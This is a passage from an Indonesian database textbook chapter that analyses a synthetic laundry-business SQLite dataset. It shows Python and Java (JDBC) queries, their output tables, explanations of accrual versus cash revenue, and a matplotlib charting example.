Kode 5.8 (Lanjutan) *python/04_summary.py: ringkasan-ringkasan di balik grafik subbab ini, dan pemeriksaan aturan generator terhadap data.*

```
print("\n5. Weekday at O01 (Rungkut): bills per day that had bills")
table(["dow", "days", "bills", "per_day"], rows("""
    SELECT strftime('%w', d) AS dow, COUNT(*) AS days, SUM(n),
           ROUND(1.0 * SUM(n) / COUNT(*), 2)
      FROM (SELECT DATE(arrived) AS d, COUNT(*) AS n FROM Bill
              WHERE Outlet_id = 'O01' GROUP BY DATE(arrived))
     GROUP BY dow ORDER BY dow"""))

print("\n6. Rules of the generator against the data")
n_bills = rows("SELECT COUNT(*) FROM Bill")[0][0]
cancelled = rows("""SELECT COUNT(*) FROM Bill
                    WHERE status = 'departed' AND finished IS NULL""")[0][0]
collected = rows("""SELECT COUNT(*) FROM Bill
                    WHERE status = 'departed' AND finished IS NOT NULL""")[0][0]
complaints = rows("SELECT COUNT(*) FROM StatusLog "
                  "WHERE status = 'complaint'")[0][0]
two_part = rows("""SELECT COUNT(*) FROM (SELECT Bill_id FROM Payment
                   GROUP BY Bill_id HAVING COUNT(*) >= 2)""")[0][0]
qris = rows("""SELECT SUBSTR(paid_at, 1, 7),
                      ROUND(100.0 * SUM(method = 'qris') / COUNT(*), 1)
                 FROM Payment WHERE SUBSTR(paid_at, 1, 7)
                      IN ('2025-10', '2026-09') GROUP BY 1 ORDER BY 1""")
table(["rule", "generator", "data"], [
    ("cancelled bills", "0.8 %",
     f"{cancelled} of {n_bills} = {100 * cancelled / n_bills:.2f} %"),
    ("complaints after pickup", "about 1.3 % (x2, x1.5)",
     f"{complaints} of {collected} = {100 * complaints / collected:.2f} %"),
    ("bills paid in two parts", "15 % plan 'dp'",
     f"{two_part} of {n_bills} = {100 * two_part / n_bills:.1f} %"),
    ("QRIS share, Oct 2025", "24 % (+10 at O02)", f"{qris[0][1]} %"),
    ("QRIS share, Sep 2026", "40 % (+10 at O02)", f"{qris[1][1]} %"),
])
con.close()
```

```
1. Month: bills, amount charged, money received
month   | bills | charged  | received
--------+-------+----------+---------
2025-10 | 171   | 8362000  | 7686000
2025-11 | 204   | 9561000  | 9509000
2025-12 | 276   | 13406000 | 13047000
2026-01 | 235   | 11551000 | 11514000
2026-02 | 268   | 13398000 | 13139000
2026-03 | 317   | 15927000 | 15159000
2026-04 | 290   | 14391000 | 14999000
2026-05 | 248   | 11933000 | 12076000
2026-06 | 217   | 10702000 | 10422000
2026-07 | 255   | 12568000 | 12709000
2026-08 | 216   | 10501000 | 10336000
2026-09 | 256   | 11913000 | 12088000

2. Outlet: bills, charged, average bill
outlet | bills | charged  | avg_bill
-------+-------+----------+---------
O01    | 1312  | 66282000 | 50520.0
O02    | 996   | 45450000 | 45633.0
O03    | 645   | 32481000 | 50358.0

3. Service: bills and charged, largest first
service | bills | charged
--------+-------+---------
S0001   | 1368  | 67632000
S0002   | 405   | 18360000
S0008   | 170   | 8085000
S0004   | 157   | 7800000
S0003   | 256   | 7506000
S0011   | 124   | 7425000
S0009   | 128   | 6150000
S0005   | 64    | 5135000
S0010   | 47    | 4650000
S0006   | 82    | 4590000
S0007   | 78    | 4120000
S0012   | 74    | 2760000


4. Hour of arrival: bills in three slots
slot  | bills | share_%
------+-------+--------
07-10 | 1059  | 35.9
10-15 | 562   | 19.0
15-21 | 1332  | 45.1

5. Weekday at O01 (Rungkut): bills per day that had bills
dow | days | bills | per_day
----+------+-------+--------
0   | 50   | 206   | 4.12
1   | 51   | 190   | 3.73
2   | 50   | 182   | 3.64
3   | 52   | 176   | 3.38
4   | 49   | 166   | 3.39
5   | 50   | 154   | 3.08
6   | 51   | 238   | 4.67

6. Rules of the generator against the data
rule                   | generator              | data
-----------------------+------------------------+--------------------
cancelled bills        | 0.8 %                  | 21 of 2953 = 0.71 %
complaints after pickup | about 1.3 % (x2, x1.5) | 44 of 2875 = 1.53 %
bills paid in two parts | 15 % plan 'dp'         | 415 of 2953 = 14.1 %
QRIS share, Oct 2025   | 24 % (+10 at O02)      | 29.6 %
QRIS share, Sep 2026   | 40 % (+10 at O02)      | 39.4 %
```

5.10.1 Bulan demi bulan: tagihan dan penerimaan

Gambar 5.4 menggambar tabel pertama. Batang biru tua adalah **nilai tagihan** nota yang diterima setiap bulan, dengan banyaknya nota tertulis di dalam batang; garis kuning adalah **uang yang diterima** setiap bulan, untuk nota mana pun.




Gambar 5.4 Nilai tagihan per bulan (batang, dengan banyaknya nota) dan uang yang diterima per bulan (garis), Oktober 2025 sampai September 2026, dalam juta rupiah.

Bentuknya adalah aturan kalender Subbab 5.4, kini diukur dalam uang. Oktober 2025 adalah bulan tersepi dengan Rp 8,4 juta, karena hujan belum mulai dan Wiyung belum ada. Bulan-bulan hujan menanjak, Desember melompat ke Rp 13,4 juta, dan **Maret 2026 menjadi puncaknya: 317 nota dan Rp 15,9 juta**, masa menjelang Lebaran, meskipun toko tutup empat hari pada bulan itu. Bulan-bulan kemarau turun kembali ke antara Rp 10,5 dan 12,6 juta.

Kedua garis itu berbeda, dan perbedaannya adalah pelajaran yang cepat atau lambat dipetik setiap pemilik toko. Pendapatan yang dihitung saat pesanan diterima adalah pandangan **akrual**; uang yang dihitung saat masuk adalah pandangan **kas**. Pada kebanyakan bulan garisnya sedikit di bawah batang, karena sebagian nota yang masuk di akhir bulan baru dibayar pada bulan berikutnya. Pada April garisnya justru *di atas* batang (Rp 15,0 juta diterima dibanding Rp 14,4 juta ditagih), karena kantong-kantong masa lonjakan Lebaran, yang diterima pada Maret dan tertunda oleh masa tutup, baru diambil dan dibayar pada April. Sepanjang tahun kedua total itu berselisih tepat sebesar Rp 1.529.000 yang masih terutang.

5.10.2 Outlet demi outlet

Gambar 5.5 memecah nilai tagihan menurut outlet.




Gambar 5.5 Nilai tagihan per outlet dan bulan, dalam juta rupiah. Wiyung mulai pada Januari 2026; bulan-bulan yang diarsir adalah libur panjang Keputih.

Sepanjang tahun Rungkut menagih Rp 66,3 juta dari 1.312 nota (46,0 % usaha), Keputih Rp 45,5 juta dari 996 nota (31,5 %), dan Wiyung Rp 32,5 juta dari 645 nota dalam kurang dari sembilan bulan (22,5 %). Tiga kisah terlihat. Keputih melorot pada libur kampus, sampai Rp 2,4 juta pada Agustus, lalu melonjak kembali ke Rp 3,9 juta pada September ketika mahasiswa kembali. Wiyung menanjak tajam selama masa rintisannya dan punya Lebaran sendiri pada Maret. Dan pada Juli serta September outlet termuda menagih lebih banyak daripada yang tertua: keputusan pemilik membuka toko ketiga jelas membuahkan hasil. Rata-rata nota pun berbeda: Rp 50.520 di Rungkut, tetapi hanya Rp 45.633 di Keputih, tempat mahasiswa membawa cucian sedikit.

5.10.3 Layanan demi layanan

Gambar 5.6 mengurutkan layanan menurut uang yang dihasilkannya.




Gambar 5.6 Nilai tagihan per layanan sepanjang tahun, dalam juta rupiah, dengan porsi setiap layanan terhadap total dan banyaknya nota.

Cuci-lipat sendirian menyumbang 46,9 % uang dan 1.368 dari 2.953 nota; bersama ekspres hampir 60 %. Itulah ekonomi laundry kiloan: layanan murah bervolume tinggi yang menopang usaha, sedangkan barang-barang mahal (jas Rp 65.000, sepatu Rp 45.000) kurang berarti daripada yang dikesankan harganya karena jarang. Setrika saja punya lebih banyak nota (256)

daripada bed cover (170) tetapi menghasilkan lebih sedikit, karena sekilo setrikaan Rp 6.000 sedangkan satu bed cover Rp 35.000.

5.10.4 Jam dan hari

Gambar 5.7 menjawab pertanyaan tentang jadwal pegawai.




Gambar 5.7 Kiri: nota menurut jam kedatangan sepanjang tahun, diwarnai menurut tiga rentang waktu generator. Kanan: nota per hari kalender untuk setiap hari dalam sepekan, atas semua outlet (empat hari tutup tidak dihitung).

Jam tersibuk adalah pukul 07.00, dengan 387 nota: orang menitipkan cucian dalam perjalanan ke tempat kerja. Dari 10.00 sampai 15.00 meja kasir sepi, sekitar 110 nota per jam sepanjang tahun, dan mulai 15.00 gelombang sore tiba dan bertahan sampai tutup. Ketiga rentang itu memuat 35,9 %, 19,0 %, dan 45,1 % nota, dibanding 35 %, 20 %, dan 45 % dalam aturan. Toko dengan pola seperti ini membutuhkan kasir kedua dari 07.00 sampai 10.00 dan dari 15.00 sampai 21.00, bukan di tengah hari.

Panel kanan membagi nota setiap hari dalam sepekan dengan banyaknya hari itu dalam setahun. Sabtu rata-rata 10,0 nota sehari untuk tiga outlet dan Minggu 9,0, dibanding 7,1 pada Jumat, hari tersepi: urutan $w(d)$ dalam **Tabel 5.3**, kecuali Selasa (7,7) yang ternyata sedikit lebih ramai daripada Rabu (7,2), selisih yang masih jauh di dalam derau Poisson.

5.10.5 Cara pelanggan membayar

Gambar 5.8 memperlihatkan porsi setiap metode pembayaran, dihitung menurut banyaknya pembayaran, bulan demi bulan.



Gambar 5.8 Porsi pembayaran menurut metode per bulan (menurut banyaknya). Angka putih adalah porsi QRIS dalam persen.

Tunai masih metode terbesar, tetapi turun dari 60 % ke di bawah 50 %; QRIS naik dari 30 % pada Oktober 2025 ke sekitar 40 % setahun kemudian, sebagaimana dimaksud Persamaan (5.14), dengan campuran ketiga outlet. Sepanjang tahun 1.695 pembayaran berupa tunai, 1.151 QRIS, 290 transfer, dan 183 dari deposit.

5.10.6 Aturan dibanding data

Tabel terakhir pada keluaran **Kode 5.8** adalah yang terpenting bagi siapa pun yang akan mempercayai data ini. Setiap barisnya mengambil satu aturan lalu mengukurnya. Pembatalan: 21 dari 2.953 nota, 0,71 %, dibanding aturan 0,8 %; dengan hanya sekitar 24 pembatalan yang diharapkan, selisih tiga adalah kebetulan biasa. Keluhan: 44 dari 2.875 nota yang diambil, 1,53 %, di atas dasar 1,3 % karena pelipatan untuk cuci kering dan sepatu serta faktor Lebaran dalam Persamaan (5.15). Pembayaran dua bagian: 415 nota, 14,1 %, dibanding porsi rencana 15 % (sepuluh nota ber-DP belum diambil sehingga baru punya pembayaran pertamanya, beberapa rencana DP menjadi lunas karena notanya sangat kecil, dan 60 % pemegang deposit dipindahkan ke dua rencana lainnya). QRIS pada Oktober 2025: 29,6 %, di atas 24 % dalam aturan karena Keputih menambah 10 poin persentase; pada September 2026: 39,4 %.

> **WAWASAN KUNCI:** Inilah arti “data yang realistis”. Tidak ada aturan yang tersalin persis ke dalam data, karena kebetulan ikut campur; tetapi setiap aturan dapat ditemukan di dalamnya, diukur, dan dijelaskan. Sifat itulah yang diandalkan bab-bab berikutnya. Ketika sebuah kueri di Bab 7 mengembalikan 23 kantong yang tidak diambil atau 6 nota terlambat, Anda dapat menyebut baris mana dari aturan mana yang menaruhnya di sana.

5.11 Ringkasan yang Sama dalam Java

Setiap jalur di buku ini membaca `laundry.db` yang sama, jadi angkanya tidak boleh bergantung pada bahasa. **Kode 5.9** menghitung ringkasan utama dalam Java melalui **JDBC**, antarmuka basis data standar platform Java, dengan *driver* SQLite `sqlite-jdbc` 3.53.2.0 [10] yang disertakan di folder `java/lib/` bab ini. *Driver* itu membawa salinan SQLite-nya sendiri, yang kini dikembangkan pada jalur 3.53 (3.53.4 dirilis pada Juli 2026 [11]), sehingga tidak ada lagi yang perlu dipasang.

Kode 5.9 `java/Summarize.java`: baris per tabel, serta nota dan nilai tagihan menurut bulan, outlet, layanan, dan jam, melalui JDBC.

```
// Bab 5, Subbab 5.11: ringkasan yang sama dalam Java, lewat JDBC.
// Kompilasi dan jalankan dari folder java (Windows: pakai ; bukan : di -cp):
//   javac -d out Summarize.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar Summarize
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.ResultSetMetaData;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Properties;

public class Summarize {
    static final String URL = "jdbc:sqlite:../data/laundry.db";

    // Mencetak baris satu kueri sebagai tabel teks polos.
    static void show(Connection con, String title, String sql)
            throws SQLException {
        System.out.println(title);
        try (Statement st = con.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            ResultSetMetaData md = rs.getMetaData();
            int n = md.getColumnCount();
            StringBuilder head = new StringBuilder();
            for (int i = 1; i <= n; i++) {
                head.append(String.format("%-10s", md.getColumnLabel(i)));
            }
            System.out.println(head.toString().stripTrailing());
            while (rs.next()) {
                StringBuilder line = new StringBuilder();
                for (int i = 1; i <= n; i++) {
                    line.append(String.format("%-10s", rs.getString(i)));
                }
                System.out.println(line.toString().stripTrailing());
            }
        }
        System.out.println();
    }
```

Kode 5.9 (Lanjutan) *java/Summarize.java: baris per tabel, serta nota dan nilai tagihan menurut bulan, outlet, layanan, dan jam, melalui JDBC.*

```
    public static void main(String[] args) throws SQLException {
        Properties p = new Properties();
        p.setProperty("open_mode", "1");          // 1 = SQLITE_OPEN_READONLY
        p.setProperty("foreign_keys", "true");
        try (Connection con = DriverManager.getConnection(URL, p)) {
            show(con, "Rows per table",
                "SELECT 'Bill' AS tbl, COUNT(*) AS n FROM Bill "
                + "UNION ALL SELECT 'Payment', COUNT(*) FROM Payment "
                + "UNION ALL SELECT 'StatusLog', COUNT(*) FROM StatusLog");
            show(con, "Month: bills and amount charged",
                "SELECT SUBSTR(arrived, 1, 7) AS month, COUNT(*) AS bills, "
                + "SUM(payment) AS charged FROM Bill GROUP BY 1 ORDER BY 1");
            show(con, "Outlet: bills and amount charged",
                "SELECT Outlet_id AS outlet, COUNT(*) AS bills, "
                + "SUM(payment) AS charged FROM Bill GROUP BY 1 ORDER BY 1");
            show(con, "Service: top five by amount charged",
                "SELECT Service_id AS service, COUNT(*) AS bills, "
                + "SUM(payment) AS charged FROM Bill GROUP BY 1 "
                + "ORDER BY 3 DESC LIMIT 5");
            show(con, "Hour of arrival",
                "SELECT SUBSTR(arrived, 12, 2) AS hour, COUNT(*) AS bills "
                + "FROM Bill GROUP BY 1 ORDER BY 1");
        }
    }
}
```

Dari folder `java`, kompilasi dan jalankan (di Windows, tulis `;` alih-alih `:` di antara kedua entri *class path*):

```
javac -d out Summarize.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar Summarize
```

```
Rows per table
tbl       n
Bill      2953
Payment   3319
StatusLog 8802

Month: bills and amount charged
month     bills     charged
2025-10   171       8362000
2025-11   204       9561000
2025-12   276       13406000
2026-01   235       11551000
2026-02   268       13398000
2026-03   317       15927000
2026-04   290       14391000
2026-05   248       11933000
2026-06   217       10702000
2026-07   255       12568000
2026-08   216       10501000
2026-09   256       11913000

Outlet: bills and amount charged
outlet    bills     charged
O01       1312      66282000
O02       996       45450000
O03       645       32481000

Service: top five by amount charged
service   bills     charged
S0001     1368      67632000
S0002     405       18360000
S0008     170       8085000
S0004     157       7800000
S0003     256       7506000

Hour of arrival
hour      bills
07        387
08        336
09        336
10        118
11        125
12        109
13        108
14        102
15        209
16        211
17        229
18        219
19        229
20        235
```

Setiap angka cocok dengan keluaran Python: 171 nota dan Rp 8.362.000 pada Oktober 2025, Rp 66.282.000 di Rungkut, 387 nota pada pukul 07.00. Properti koneksinya patut dilihat sekali lagi: `open_mode` 1 membuka berkas secara hanya-baca, seperti `?mode=ro` di Python, dan `foreign_keys` menyalakan aturan yang, tidak seperti MySQL, dibiarkan mati oleh SQLite secara bawaan (Bab 6 menjelaskan mengapa setiap koneksi harus melakukannya).

Kode 5.10 adalah versi Java dari penelusuran nota. Program ini memakai `PreparedStatement` dengan penanda `?` untuk id nota, kebiasaan yang diwajibkan jalur-jalur aplikasi di Bab 9 sampai 14 untuk setiap nilai yang datang dari luar program.

Kode 5.10 `java/TraceBill.java`: penelusuran **Kode 5.7** dalam Java, dengan *prepared statement* untuk masing-masing dari ketiga kuerinya.

```java
// Bab 5, Subbab 5.11: ikuti satu nota lewat Payment dan StatusLog.
//   javac -d out TraceBill.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar TraceBill B0006 B0340
// (Windows: -cp "out;lib/sqlite-jdbc-3.53.2.0.jar")
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.Properties;

public class TraceBill {
    static String rupiah(long x) {
        return "Rp " + String.format("%,d", x).replace(',', '.');
    }

    static void trace(Connection con, String id) throws SQLException {
        long balance;
        try (PreparedStatement ps = con.prepareStatement(
                "SELECT b.status, b.unit, b.payment, s.description, s.price, "
                + "c.name FROM Bill b JOIN Service s ON s.id = b.Service_id "
                + "JOIN Customer c ON c.id = b.Customer_id WHERE b.id = ?")) {
            ps.setString(1, id);                    // parameter, tak ditempel
            try (ResultSet rs = ps.executeQuery()) {
                if (!rs.next()) {
                    System.out.println(id + ": no such bill");
                    return;
                }
                balance = rs.getLong("payment");
                System.out.println("=== " + id + " " + rs.getString("status")
                    + ", " + rs.getString("name"));
                System.out.println(rs.getString("description") + ": "
                    + rs.getInt("unit") + " x " + rupiah(rs.getLong("price"))
                    + " -> charged " + rupiah(balance));
            }
        }
        try (PreparedStatement ps = con.prepareStatement(
                "SELECT paid_at, method, amount FROM Payment "
                + "WHERE Bill_id = ? ORDER BY paid_at, id")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {
                    balance -= rs.getLong("amount");
                    System.out.printf("  pay %s %-8s %11s  balance %s%n",
                        rs.getString("paid_at"), rs.getString("method"),
                        rupiah(rs.getLong("amount")), rupiah(balance));
```

Kode 5.10 (Lanjutan) *java/TraceBill.java: penelusuran Kode 5.7 dalam Java, dengan prepared statement untuk masing-masing dari ketiga kuerinya.*

```
                }
            }
        }
        try (PreparedStatement ps = con.prepareStatement(
                "SELECT l.changed_at, l.status, e.name FROM StatusLog l "
                + "JOIN Employee e ON e.id = l.Employee_id "
                + "WHERE l.Bill_id = ? ORDER BY l.changed_at, l.id")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {
                    System.out.printf("  log %s %-9s by %s%n",
                        rs.getString(1), rs.getString(2), rs.getString(3));
                }
            }
        }
        System.out.println("  balance now: " + rupiah(balance));
    }

    public static void main(String[] args) throws SQLException {
        Properties p = new Properties();
        p.setProperty("open_mode", "1");          // hanya-baca
        p.setProperty("foreign_keys", "true");
        String[] ids = args.length > 0 ? args : new String[] {"B0006", "B0340"};
        try (Connection con = DriverManager.getConnection(
                "jdbc:sqlite:../data/laundry.db", p)) {
            for (String id : ids) {
                trace(con, id.toUpperCase());
            }
        }
    }
}
javac -d out TraceBill.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar TraceBill
```

```
=== B0006 departed, Clarissa Permana
Express wash & fold, 1 day (per kg): 3 x Rp 12.000 -> charged Rp 36.000
  pay 2025-10-02 09:09:06 cash       Rp 18.000  balance Rp 18.000
  pay 2025-10-03 20:11:24 cash       Rp 18.000  balance Rp 0
  log 2025-10-02 09:07:45 queued    by Rizky Pratama
  log 2025-10-02 13:15:28 finished  by Siti Nurhaliza Rahman
  log 2025-10-03 20:11:24 departed  by Kevin Tanoto
  balance now: Rp 0
=== B0340 departed, Adi Eko Alatas
Bed cover, any size (per item): 1 x Rp 35.000 -> charged Rp 35.000
  log 2025-11-25 18:51:54 queued    by Rizky Pratama
  log 2025-11-28 13:35:32 finished  by Moh. Ma'ruf Hidayat
  log 2025-11-30 07:19:38 departed  by Rizky Pratama
  balance now: Rp 35.000
```

Dua nota bawaannya menceritakan kisah yang sama seperti sebelumnya: `B0006` dengan dua bagian tunainya, `B0340` tanpa pembayaran dan Rp 35.000 yang masih terutang.

5.12 Menggambar Grafik Sendiri

Gambar-gambar dalam bab ini dibuat dengan **matplotlib** [12], pustaka grafik standar Python, dari kueri-kueri yang baru saja Anda jalankan. **Kode 5.11** adalah versi lengkap yang paling pendek: grafik bulanan **Gambar 5.4** dalam sekitar empat puluh baris. Pasang pustakanya sekali dengan `pip install matplotlib` (atau `pip3`), lalu jalankan programnya; ia menulis `monthly.png` di sampingnya.

Kode 5.11 `python/06_monthly_chart.py`: dua kueri, satu deret batang, satu deret garis, satu gambar.

```
"""Bab 5, Subbab 5.12: gambar sendiri grafik pendapatan bulanan.

Perlu matplotlib:  pip install matplotlib   (pip3 di macOS/Linux)
Menulis monthly.png di samping program ini.
Run:  python 06_monthly_chart.py
"""
import os

import matplotlib
matplotlib.use("Agg")                    # gambar ke berkas, tanpa jendela
import matplotlib.pyplot as plt          # noqa: E402

from lpdb import HERE, open_db           # noqa: E402

con = open_db()
charged = dict(con.execute("SELECT SUBSTR(arrived, 1, 7), SUM(payment) "
                           "FROM Bill GROUP BY 1").fetchall())
received = dict(con.execute("SELECT SUBSTR(paid_at, 1, 7), SUM(amount) "
                            "FROM Payment GROUP BY 1").fetchall())
con.close()

months = sorted(charged)
x = range(len(months))
fig, ax = plt.subplots(figsize=(8, 4))
ax.bar(x, [charged[m] / 1e6 for m in months], color="#12355B",
       label="charged (bills received that month)")
ax.plot(x, [received.get(m, 0) / 1e6 for m in months], color="#E0A100",
        marker="o", label="received (payments that month)")
ax.set_xticks(list(x), [m[2:] for m in months], rotation=45)
ax.set_ylabel("million rupiah")
ax.set_title("Profitina Laundry, October 2025 - September 2026")
ax.legend()
fig.tight_layout()
out = os.path.join(HERE, "monthly.png")
fig.savefig(out, dpi=150)
print("written", out)
```

```
written .../Chapter05/python/monthly.png
```

Program ini memperlihatkan pola setiap grafik di buku ini. Mintalah tabel kecil kepada basis data (di sini dua belas baris), ubahlah menjadi dua *dictionary* Python dengan kunci bulan, lalu gambarlah. Basis data yang menghitung; pustaka grafik hanya menggambar apa yang diberikan kepadanya. Baris `matplotlib.use("Agg")` meminta matplotlib menggambar ke berkas tanpa membuka jendela, yang Anda perlukan di server atau di terminal tanpa layar.

5.13 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di `app.profitina.com`. Platform itu mengukur seberapa siap situs web sebuah merek untuk dikutip oleh mesin jawab AI, sebagai aplikasi Python di atas PostgreSQL. Gagasan-gagasan bab ini muncul dalam cara produk semacam itu dikembangkan dan diuji.

Data uji yang deterministik. Produk yang menghitung skor dan tren harus diuji pada data yang jawaban benarnya diketahui. Trik yang sama dengan `SEED = 20260930` berlaku: *fixture* yang dibangkitkan dari benih tetap, sehingga uji yang kemarin lulus dan hari ini gagal menunjuk ke perubahan kode, bukan ke undian acak yang berbeda.

Aturan dulu, baris kemudian. Data uji untuk tren visibilitas digambarkan seperti bab ini menggambarkan pelanggan binatu: irama mingguan, laju pertumbuhan, insiden sesekali. Menuliskan aturannya membuat bentuk yang diharapkan dari setiap grafik sudah diketahui sebelum grafik itu digambar.

